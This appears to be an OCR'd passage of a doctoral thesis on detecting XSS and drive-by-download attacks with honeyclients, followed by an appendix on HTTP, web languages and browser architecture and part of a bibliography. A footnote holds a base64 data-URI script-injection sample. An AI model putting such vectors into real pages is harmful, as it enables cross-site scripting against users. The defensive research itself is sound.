
JavaScript Code Normalization

It consists in breaking the randomization algorithm applied to function names and variables. A final cleanup enable the use of plagiarism detection tools to compare the malicious JavaScript code with a dataset of *known good* and *known bad* JavaScript codes. The canonization of JavaScript code might be achieved using symbolic execution techniques and semantic analysis. Once canonized, code similarity techniques could be applied to identify re-use of code parts in fingerprinting libraries. JavaScript code similarity measurement could also be used to identify the backdooring of popular JavaScript libraries with redirection code. Fuzzy-hash techniques could also be a track to follow to identify evil code within legitimate JavaScript code.

7.2.2 Detection Process

The HTTP traffic capture process is quite straightforward as shown in figure 7.3. Once the network traffic has been dissected by *Bro*, it is then split. On the one hand HTTP traffic can directly be stored for analysis and to the other hand HTTPS traffic has to be decrypted thanks to the *lawfull interception*. Then the detection takes place by analyzing the users browsing, either using low interaction honeyclients or high-interaction ones. If suspicious activity is detected by the low interaction honeyclient, a sandboxed environment can be used to replay the victim's session to see if the attack compromises the system.

Figure 7.3 – Detection process workflow



In the low interaction *honeyclient*, the analysis process is a bit more complicated. We choose to multiply checkpoints in the browser emulation. First, at the HTTP header level, we could analyze session and check any changes in the user-agent for a given session cookie. By doing so we can catch basic HTTP session hijacking. The *user-agent string* also serves to configure which HTML engine will be used in the *honeyclient* for the HTML parsing step.

Once the HTML parsed with the same engine as the monitored user-agent, we obtain the scripts and a living DOM. This DOM will be updated along the browsing session.

The DOM also serves along with the script for the JS engine. The JS Engine execution allows the extraction of dynamically generated scripts. All these scripts are collected for later analysis. JS engine properties and API can be set to emulate the properties and API available in the original browser.

Taint analysis can be used to check if JS code has accessed to session information and if these information are written in the DOM or transmitted via HTTP. This will indicate a typical session information leakage done by XSS.


The JS engine can also serve to collect basic statistics on functions typically used in obfuscation or in XSS attacks. By example a threshold can serve as an alarm trigger in case of excessive usage of `eval()` to detect obfuscation. The number of created JS objects or DOM objects can indicate a heap-spraying going on for browser vulnerability exploitation.

The analysis of the collected JavaScript can be done in a secondary engine. JS libraries do not change that often in a network. Changes can indicate either an website update or its compromise if new functions are inserted in JS libraries. This is why, prior to complex analysis, we propose to simply filter out known JS libraries or scripts. The rest can be checked for obfuscation using static analysis (see section 7.2.1 above). If no obfuscation is detected, we can use normalization and similarity analysis to detect known attack patterns in the JS code.

7.3 Conclusion

As we have seen in previous chapters, we need to adapt the HTML and JS engine to fit the monitored browser in order to emulate the attack properly. Since the attacker tailors the attack for the target, we have to tailor our detection to match the system we want to protect. In this chapter, we have described how *honeyclient* can be tested to check how well it matches the emulated browser. We also proposed a detection architecture to enable the use of any active *honeyclient* as a non-disturbing detection engine. This chapter described the promising research path we will explore in our future work.

Figure 7.4 – Example of an analysis process workflow within the honeyclient



Chapter 8

Conclusion and Future Work

We have not succeeded in answering all our problems. The answers we have found only serve to raise a whole set of new questions. In some ways we feel we are as confused as ever, but we believe we are confused on a higher level and about more important things.

Bernt Øksendal

The research contributions we presented in this thesis are a part of a longer-term effort to prevent a web-system from malicious attacks. The long term goal concerns the payload part of the XSS and *drive-by download*, and the design and development of new tools for dissecting *client-side* attacks. The payload is often downloaded only after an initial test checking the context in which the vector runs. If the XSS or the *drive-by download* tests that the environment is monitored, the payload will not be downloaded, and thus cannot be analyzed. Ideally we would like to fool the attacker with a client *honeypot* that would perfectly mimic the behavior of a real browser. Such instruments could be turned into protection tools, either because analyzing in depth the way the payload works will provide an understanding of the key mechanisms that are exploited by attackers, or because the *honeyclient* can be used as a security component.

This long term research initially focused on a very common and harmful category of attacks, namely XSS. While we started the thesis with the objective of building a new security component to prevent such attacks (the SHIELD), we renounced to go further in that promising direction, for different reasons. The first one is that such a component is designed to block (based on a contract-based approach) any kind of *XSS vectors*, especially new ones with no recorded signatures. To validate such a component and compare it with existing IDS reverse-proxies, it is necessary to execute many *XSS vectors*, recorded ones and unknown ones. At that point, we were facing two limitations that led to stop the research in that direction in the thesis. First, the overhead for building a contract-based IDS seems prohibitive (manual aspects) and may limit the evolution and dynamism of a web-based system (e.g. contracts update). This is a fundamental limitation, and even if there are other research contributions that still work in that direction, we considered that this approach would not converge to a sustainable solution in the time of the thesis. Second the lack of tools to systematically test any security component with up-to-date attack vectors. All this initial research has been presented in chapter 3.

Benefiting from the lessons learned from this initial research, the thesis topic evolved in the direction of building an instrument to systematically validate the attack surface of the *client-side* part of the web application, under the execution of a selected set of XSS vectors. This led to build the *XSS Test Driver* tool that implements the expected features for such a systematic study (chapter 4). The result is a novel kind of security testing tool that we believe is a fundamental enabler for validating any client-based application w.r.t. XSS attacks, and consequently conducting systematic research on that topic.

We applied the tool to demonstrate the need for developing systematic security testing procedures, especially regarding regression testing. As shown in chapter 5, the vendors do not have a converging methodology to control the *attack surface* of the web browsers over time. The quirks and specificity of each web browser being shown, we studied how such quirks can be fruitfully used to fingerprint a web browser (chapter 6). This last contribution opens the possibility to develop in a near future *honeyclients*, that may fool attackers and be used as an instrument for an in-depth analysis of the *XSS attacks* including the payload.

In short, this thesis initially groped one's way forward to finally target the objective of *honeyclient*, *client-side* attack detection and NIDS. In a world that is becoming more and more dependent on the Internet, thus more and more vulnerable to successful attack, the thesis research is a small, but hopefully useful, contribution to end-user protection and ultimately cyberdefense.

Appendix A

Web Technologies Overview

In this section, we will describe features from the web technologies. Many of them are well known. We focus only on the basic parts required for the reader's understanding of the following sections. If the reader is familiar with web technologies, we invite him to skip this part and to jump directly to the next section. All those technologies are used in some way in *client-side* attacks.

The first part of the section depict the HTTP protocol, then we introduce the web-related languages we name through the thesis. Afterwards, we depict the typical web application architecture, and finish with the browser architecture.

A.1 Web Protocol: HTTP

HTTP is a text-based protocol designed to transfer documents over the Internet. It is the backbone of the *World Wide Web* concept we call the web: ressources and documents spread across several web servers across the Internet. Several versions of this protocol coexist the current version (1.1) is the most widely supported by browsers and web servers. Web pages are located using an *Universal Ressource Location* (URL). The *user-agent* interprets the URL beginning by `http://` as a resource to retrieve using HTTP.

Here is an example of *HTTP request* and *response* in listing A.1, composed as follows:
— *HTTP method* like GET, POST, HEAD, OPTION, *etc.*;
— Resource path, here `/index.html`;
— Protocol version, here `1.1`;
— *HTTP headers*, one per line;
— *HTTP body* separated from the header by a new line.

Listing A.1 – Sample HTTP request

```
POST /index.html HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
         rv:19.0) Gecko/20100101 Firefox/19.0
Cookie: session=AZkn3498k;
Content-Type: application/x-www-form-urlencoded
Content-Length: 19

p1=1234&p2=mqsdf&p3=%68%65%6c%6c%6f
```

The browser identifies itself using the `User-Agent` field of the HTTP header. User's session on the website is handled via the `Cookie` header. Parameters sent within the URL or within the HTTP request body are separated by an ampersand (`&`). The parameter name and affected value are separated by an equal sign `=`. For example we have here a parameter `p1` with the affected value `1234`. String can also be transmitted as well. If a string parameter contains conflicting characters (. /
= < > ? + & % * ; :), they can be replaced by its URL-encoded variant like with the `p3` parameter. An URL-encoded character starts with a % and is followed by its Hexadecimal ASCII code. Files are encoded using `base64` encoding when transmitted over HTTP, like with SMTP for e-mails. There is no type defined in the HTTP norm for parameters, thus they are all treated as strings, and it is up to the developer to determine the parameter's type and value by parsing the HTTP request.

A web server typically responds to a request with an HTML content, or files. The type of content is determined by the `content-type` header like in the following response:

Listing A.2 – HTTP response

```
Date: Mon, 23 May 2005 22:38:34 GMT
Server: Apache/1.3.3.7 (Unix) (Red-Hat/Linux)
Last-Modified: Wed, 08 Jan 2003 23:11:55 GMT
ETag: "3f80f-1b6-3e1cb03b"
Content-Type: text/html; charset=UTF-8
Content-Length: 131
HTTP/1.1 200 OK
Connection: close

<html>
<head>
  <title>An Example Page</title>
</head>
```

```
<body>
  Hello World, this is a very simple HTML document.
</body>
</html>
```

A response (listing A.2 in HTTP version 1.1) is composed as follows:
— Response headers, containing date, cache information and content-type;
— The response size;
— The protocol version and the HTTP status code;
— The response body separated from the header by a new line.

In this example, we receive HTML code, the flagship data description language from the web. In the following part, we will introduce other popular web languages.

A.2 The Web Languages

Moi le HTML ça me fait baliser

Pierre Chifflier

In this part, we introduce several languages used in the web technologies. As we all know, language influence the way programmer develops and sometimes serve as a safeguards against programming errors [117]. But it is rarely the case with web-related languages. We can distinguish three kind of web languages:
— Programming languages, like PHP, Java, JavaScript, ASP, etc. used for web pages building;
— Query languages, like SQL, XPATH, etc. used for data access;
— Data description languages, like HTML, SVG, etc. used for web page content description.

In this part, we will describe only the key ones in then thesis for the reader understandings. If the reader is eager to know more on web development, we advise him to look at the *W3School* website[1] for tutorials on web programming and related technologies.

HTML

HTML stands for *HyperText Markup Language,* and is meant to work along with HTTP. A typical HTML document contains *hyperlinks* pointing to an URL. Those *hyperlinks* are fetched by the *user-agent* (the browser) and displayed to the user. HTML is a *markup language* designed from SGML[2] specifications.

Listing A.3 – HTML page

```
<html>
<head>
  <title>An Example Page</title>
```

1. www.w3school.com
2. http://en.wikipedia.org/wiki/Standard_Generalized_Markup_Language

```
</head>
<body>
  Hello World, this is a very simple HTML document.
</body>
</html>
```

How a user can interact with an HTML page is described within the document. Users often interact using forms and buttons. These forms might triggers code within the web page. This code is either located within `<SCRIPT>` *tags* or is bound to *tag properties* using events like `onclick`.

Several versions of these languages were normalized by the *World Wide Web Consortium* (W3C) along with the web history. HTML5 is the current version of the HTML norm, standardized by the W3C, and implemented in many browsers. The HTML norm as it is implemented in browsers is maintained by the *Web Hypertext Application Technology Working Group* (WHATWG) [3]. This group is formed by browser vendors (Mozilla, Opera, Microsoft, Google...) and pushes evolutions to the HTML standard faster than W3C normalize HTML. It was a response to the slow development of W3C standards. In theory, WHATWG and W3C do share the same norms, but in details, they sometimes do not [4]. The number of new features implementations increasing and these discrepancies between the W3C and the WHATWG norms for HTML are two factors creating misunderstandings and eventually impact security.

XML

eXtended Markup Language (XML) [5] is a markup language norm from the W3C providing a document encoding format readable for both humans and computers. Like HTML it also extends from SGML. Many web technologies use data under a XML form.

CSS

Cascading Style Sheet (CSS) [118] is a graphical language that replaces all graphical properties within HTML tags by one *style* property. Each graphical property can be defined from the most general to the most specific ones. 3 versions of the CSS norm were edited by W3C, the latest one is known to be Turing complete [6].

JavaScript

JavaScript was first present in Netscape browsers. It is an implementation of the ECMAScript norm with an API to interact with the HTML document through the

3. `http://www.whatwg.org`
4. See the following url for more details:
`http://www.whatwg.org/specs/web-apps/current-work/multipage/introduction.html#is-this-html5?`
5. Source: Wikipedia
`http://en.wikipedia.org/wiki/XML`
6. `http://lambda-the-ultimate.org/node/4222`

Document Object Model (DOM). Quickly, Microsoft responded by adding JScript to Internet Explorer, a JavaScript like language but with a different specification. This led to many issues for developers using JavaScript within their web pages. JavaScript is a loosely typed interpreted language with many misleading behaviors despite the strong normalization effort.

Listing A.4 – JavaScript code example

```
<!DOCTYPE html>
<meta charset="utf-8">
<title>Minimal Example</title>
<h1 id="header">This is JavaScript</h1>
<script>
        document.body.appendChild(document.createTextNode('Hello World!'));
        // holds a reference to the <h1> tag
    var h1 = document.getElementById('header');
    // accessing the same <h1> element
    h1 = document.getElementsByTagName('h1')[0];
</script>
<noscript>Your browser either does not support JavaScript, or has it turned off
    .</noscript>
```

XHTTPRequest, JSON and the REST

To exchange data between the JavaScript engine and the web server to achieve *Asynchronous JavaScript Execution* (AJAX), a new object appeared in the JavaScript API. The *XML HTTP Request* (XHR) object is a way to execute an *HTTP request* from the JavaScript and retrieve its content for *client-side* processing. An XHR can not be identified by the server in the *HTTP header*.

The data is returned in the JSON, XML, HTML or plain text format. JSON stands for *JavaScript Object Notation*, and is made to be easy to parse from JavaScript. Sometimes, data requested through XHR are returned in a JSON format similar to the one in the listing A.5.

Listing A.5 – JSON data

```
{
    "firstName": "John","lastName": "Smith","age":25,"address": {
        "streetAddress": "21␣2nd␣Street","city": "New␣York","state":"NY","
            postalCode": 10021
    },
    "phoneNumbers": [
        {   "type": "home","number": "212␣555-1234"},
        {   "type": "fax","number":"646␣555-4567"}
    ]
}
```

The URL requested by the *client-side* code can also have a special meaning. It was made popular along with AJAX technologies to provide data access through REST [119]

URLs like in listing A.6. Here each url correspond to a search, respectively by author and by year of publication.

Listing A.6 – REST URL

```
http://site.com/library/search/book/author/darwin
http://site.com/library/search/book/year/1984
```

A.3 Web Application Architecture

a web application is a very complicated way to concatenate strings

Anonymous

Since web applications dominate the modern application layer attack surface on the server-side, we will do a short focus on web application vulnerabilities in the next section. But before discussing web application vulnerabilities, we need to introduce a few basics concerning its inner-workings and architecture. The typical modern web application is composed of 3-tiers:

— a *user-agent*: the browser, rendering the web pages to the user
— an *application server*: running the web application code itself
— a *data storage*: offering data persistence, typically a database.




Figure A.1 – Typical 3-tier architecture for web application

To better understand the perimeter of the thesis, let us recall how a modern web application is usually structured (see Figure A.3). Modern web applications dynamically generate HTML code on demand, and push presentation layer processing to the browser through JavaScript code. The internal structure of a web-application is decomposed in the classical n-tier architecture (presentation, server, data).

Presentation Tier

On the presentation tier, the browser builds a visual representation of the HTML document. A lot of W3C standardized formats and technologies are involved: *cascading* *style sheets* (CSS), *scalable vector graphics* (SVG), data URI[7], *extended markup language* (XML), etc. All these *client-side* technologies impact the browser's behavior and contribute to a more interactive web. JavaScript is the most prevalent *client-side* scripting technology. It implements the ECMAScript norm and provides several browser' APIs, enabling them to access the parsed HTML document and its live modification. *Client-side* web technologies aim to provide a more dynamic experience to the user than static HTML alone.

Server Tier

On the *server tier*, the web application generates content for the browser based on data mostly stored in a database, or dynamically manages the processing of data issued by the presentation layer. Many languages allow web application development, usually through software frameworks abstracting the database access. To avoid the hassle of query development, the mapping between objects and database is done through the *object relational mapping* technology (ORM). ORM handle problematic characters and escape them automatically. However, some queries are still elaborated directly by developers, which may be another cause of vulnerability. More complex data processes can also be done directly by the database. XML-based technologies can also play a role in a web application: several web application servers like *Tomcat*, *JBoss* or *Weblogic* use XML for their configuration files. XSLT transformations are sometimes used in automatic reporting features, and some logging facilities can output logs and data in XML format to ease its processing by other tools.

Data Tier

On the data storage side, relational databases are most commonly used. The *Structured Query Language*(SQL) is the standard query language to interact with stored data. Data integrity and heavy data processing can be executed in this tier for performance reasons. Database-specific programming languages like PL/SQL add another processing layer to the web application architecture and is used to preserve data consistency within the database. Traditional relational databases are still leaders in terms of market shares (Oracle, SQL Server, MySQL, PostgreSQL, SQLite), followed by new players like Hadoop or MongoDB. In some cases, old-fashioned technologies from mainframes still serve as data storage. Web services can play a data-source role in this level instead of the database, providing data exchanges between information systems(IS). Those *web-services* often use SOAP for messaging, and several *web-services* norms for message formalization and security. Some web applications even provide an access to more exotic components like grids and industrial control systems (ICS).

7. `http://en.wikipedia.org/wiki/Data_URI_scheme`
ex: <object data="data:text/html;base64,PHNjcmlwdD5hbGVy=="></object>

Input Parameter

Web applications may have several input parameters, which are assigned and sent to the server using URLs or forms. For the forms, an input parameter is located in the HTML code. It is a set of *tags* defining which fields are to be filled by end-users. Then, this data is usually sent to the *server-side* for processing. The server responds according to the form data and the requested service (store, search, register, delete etc.). For the URLs, input data is hardcoded in the URL and sent back to the server (using JavaScript for example).

Client-side

It includes the part of the web application that is executed by the client browser (Firefox, Internet Explorer etc.). The *client-side* contains the HTML code, the cookies, the Java applets, and the flash programs etc. that are executed by the client machine.

Server-side

The server side contains the core application code (which is often called business code), the web server that is the framework which the business code runs in. Several technologies of web servers exist (Apache, IIS etc.). The *server-side* may contain a database.

Other Intermediate Components

Many components can be inserted between tiers in web architectures: *load balancers*, *content data networks* (CDN), firewalls, *web application firewalls* (WAF), web proxies, messaging queues, etc. All these components add complexity to the security analysis, and can even cause new security issues or provide attack-mitigating schemes.

Recapitulation

The web applications ecosystem is highly heterogeneous in techniques, languages and data sources used to build browser content. Such diversity, by multiplying the potential vulnerabilities, and at the same time by increasing the difficulty of building generic security solutions, can contribute to increasing the attack surface of web applications.

A.4 Browsers Architecture

All popular *client-side* attacks share a common ground: the browser. They make use of the browser attack surface to harm the user. Understanding browser-related attacks requires an in depth knowledge of browsers' inner-workings.

Browsers are composed of several parsers and interpreters orchestrated around the *Document Object Model* (DOM) as shown in figure A.2, an internal representation of the HTML document. This representation is accessible by JavaScript through DOM API standardized by the W3C. The norm evolved through 3 versions providing richer access to DOM through time.

The HTML parser builds the DOM from HTML page(s) collected from the network. Once the DOM is built, it passes over to the JavaScript interpreter and other *client-side* scripting mechanisms (VBScript, Java, Silverlight, flash etc.) for *client-side* code execution. Every time a script modifies the source page, the HTML parser is called upon again. This protocol allows a more interactive experience for the user, but implies a bigger complexity in parsers.

Browsers must implement many other features, that contribute to increased complexity (and diversity) such as compatibility modes *a.k.a. quirk mode*[8] [9] for legacy HTML compatibility purposes.




Figure A.2 – Browser Architecture Overview

Any modification made to the DOM implies a visual impact, which is done by the browser rendering engine that transforms the DOM into its graphic representation.

Components like the CSS parser also have an impact on DOM properties and its display. Some proprietary CSS extensions are browser-specific and can sometime trigger JavaScript code execution.

To make web pages responsive to user actions, several event triggers can be attached to HTML elements. Anytime one of these triggers is fired (like clicking on a button), the browser executes the corresponding script code. Some events are specific to user interactions like mouse movements or clicks; others are bound to browser specific events like document modification, page exit or document loading phases.

Modeling all interaction between browser components is a tedious task started by Weinberger *et al.* [43]. It is a necessary step to be able to analyze *client-side* attacks. Because *client-side attacks* relies on all these interaction to execute. Such browser-model needs to be tested and benchmarked against real browsers. Since each browser has its own

8. `https://developer.mozilla.org/en-US/docs/Quirks_Mode_and_Standards_Mode`
9. `https://hsivonen.fi/doctype/`

way to orchestrate every parser and interpreter in its engine, a security mechanism must take this complexity into account. This model must then be compared to the original ones to see if we want to use it, either in detection to identify active content, or in testing as a test oracle. Such attack-oriented browser benchmark is one of these thesis contributions.

A.5 Recapitulation on Web Technologies

We have seen that web technologies summarizes in various data processed by languages over one protocol: HTTP. Several languages are used to describe these data, some normalized, some not. These data format are the subject of an heavy competition between browser vendors, and are processed using mostly interpreted languages like JavaScript, the main *client-side* scripting language. All these interactions occurs between the browser on the *client-side* and the web application on the *server-side*. Now the background is set to discuss attacks in the section 2.1.

Bibliography

[1] T. Zeller, "Black market in stolen credit card data thrives on internet," *New York Times*, 2005.

[2] E. Freyssinet, *La cybercriminalité en mouvement.* Hermès science publications-Lavoisier, 2012.

[3] K. Tsipenyuk, B. Chess, and G. McGraw, "Seven pernicious kingdoms: A taxonomy of software security errors," *Security & Privacy, IEEE*, vol. 3, no. 6, pp. 81–84, 2005.

[4] B. Meyer, "Applying'design by contract'," *Computer*, vol. 25, no. 10, pp. 40–51, 1992.

[5] D. Rice, *Geekonomics: The real cost of insecure software.* Pearson Education, 2007.

[6] S. Hansman and R. Hunt, "A taxonomy of network and computer attacks," *Computers & Security*, vol. 24, no. 1, pp. 31–43, 2005.

[7] M. Howard, "Attack surface: Mitigate security risks by minimizing the code you expose to untrusted users," *MSDN Magazine (November 2004), http://msdn. microsoft. com/en-us/magazine/cc163882. aspx*, 2004.

[8] M. Howard, J. Pincus, and J. M. Wing, *Measuring relative attack surfaces.* Springer, 2005.

[9] W. R. Cheswick, S. M. Bellovin, and A. D. Rubin, *Firewalls and Internet security: repelling the wily hacker.* Addison-Wesley Longman Publishing Co., Inc., 2003.

[10] D. Stuttard and M. Pinto, *The web application hacker's handbook: discovering and exploiting security flaws.* John Wiley & Sons, 2008.

[11] C. Kambalyal, "3-tier architecture," *Retrieved On*, vol. 2, 2010.

[12] Z. Su and G. Wassermann, "The essence of command injection attacks in web applications," in *ACM SIGPLAN Notices*, vol. 41, pp. 372–382, ACM, 2006.

[13] D. M. Kristol and L. Montulli, "Http state management mechanism," 2000.

[14] C. A. Visaggio and L. C. Blasio, "Session management vulnerabilities in today's web," *IEEE Security & Privacy*, vol. 8, no. 4, pp. 0048–56, 2010.

[15] C. C. Center, "Cert advisory ca-2000-02 malicious html tags embedded in client web requests," *CERT/CC Advisories*, vol. 3, 2000.

[16] J. Grossman, "Cross-site scripting worms and viruses," *Whitehat Security*, vol. 2006, 2006.

[17] J. Shanmugam and M. Ponnavaikko, "Xss application worms: New internet infestation and optimized protective measures," in *Software Engineering, Artificial Intelligence, Networking, and Parallel/Distributed Computing, 2007. SNPD 2007. Eighth ACIS International Conference on*, vol. 3, pp. 1164–1169, IEEE, 2007.

[18] M. Faghani and H. Saidi, "Social networks' xss worms," in *2009 International Conference on Computational Science and Engineering*, pp. 1137–1141, IEEE, 2009.

[19] R. Hansen, "Xss cheat sheet," 2008.

[20] "html5 security cheat sheet." `http://html5sec.org/`.

[21] A. Klein, "Dom based cross site scripting or xss of the third kind," *Web Application Security Consortium, Articles*, vol. 4, 2005.

[22] M. Heiderich, E. A. V. Nava, G. Heyes, and D. Lindsay, "Web application obfuscation:'-/wafs.. evasion.. filters," *Alert (/Obfuscation/)-'. Elsevier Science*, 2010.

[23] M. Heiderich, J. Schwenk, T. Frosch, J. Magazinius, and E. Z. Yang, "mxss attacks: attacking well-secured web-applications by using innerhtml mutations," in *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pp. 777–788, ACM, 2013.

[24] "Xss via nbns on home router." `http://www.phrack.org/issues.html?issue=68&id=4`.

[25] H. Bojinov, E. Bursztein, and D. Boneh, "Xcs: cross channel scripting and its impact on web applications," in *Proceedings of the 16th ACM conference on Computer and communications security*, pp. 420–431, ACM, 2009.

[26] N. P. P. Mavrommatis and M. A. R. F. Monrose, "All your iframes point to us," 2008.

[27] M. Cova, C. Kruegel, and G. Vigna, "Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code," in *Proceedings of the World Wide Web Conference (WWW)*, 2010.

[28] C. Grier, L. Ballard, J. Caballero, N. Chachra, C. J. Dietrich, K. Levchenko, P. Mavrommatis, D. McCoy, A. Nappa, A. Pitsillidis, *et al.*, "Manufacturing compromise: the emergence of exploit-as-a-service," in *Proceedings of the 2012 ACM conference on Computer and communications security*, pp. 821–832, ACM, 2012.

[29] B. Stone-Gross, M. Cova, C. Kruegel, and G. Vigna, "Peering through the iframe," in *INFOCOM, 2011 Proceedings IEEE*, pp. 411–415, IEEE, 2011.

[30] V. Kotov and F. Massacci, "Anatomy of exploit kits," in *Engineering Secure Software and Systems*, pp. 181–196, Springer, 2013.

[31] H. Debar, M. Dacier, and A. Wespi, "A revised taxonomy for intrusion-detection systems," in *Annales des télécommunications*, vol. 55, pp. 361–378, Springer, 2000.

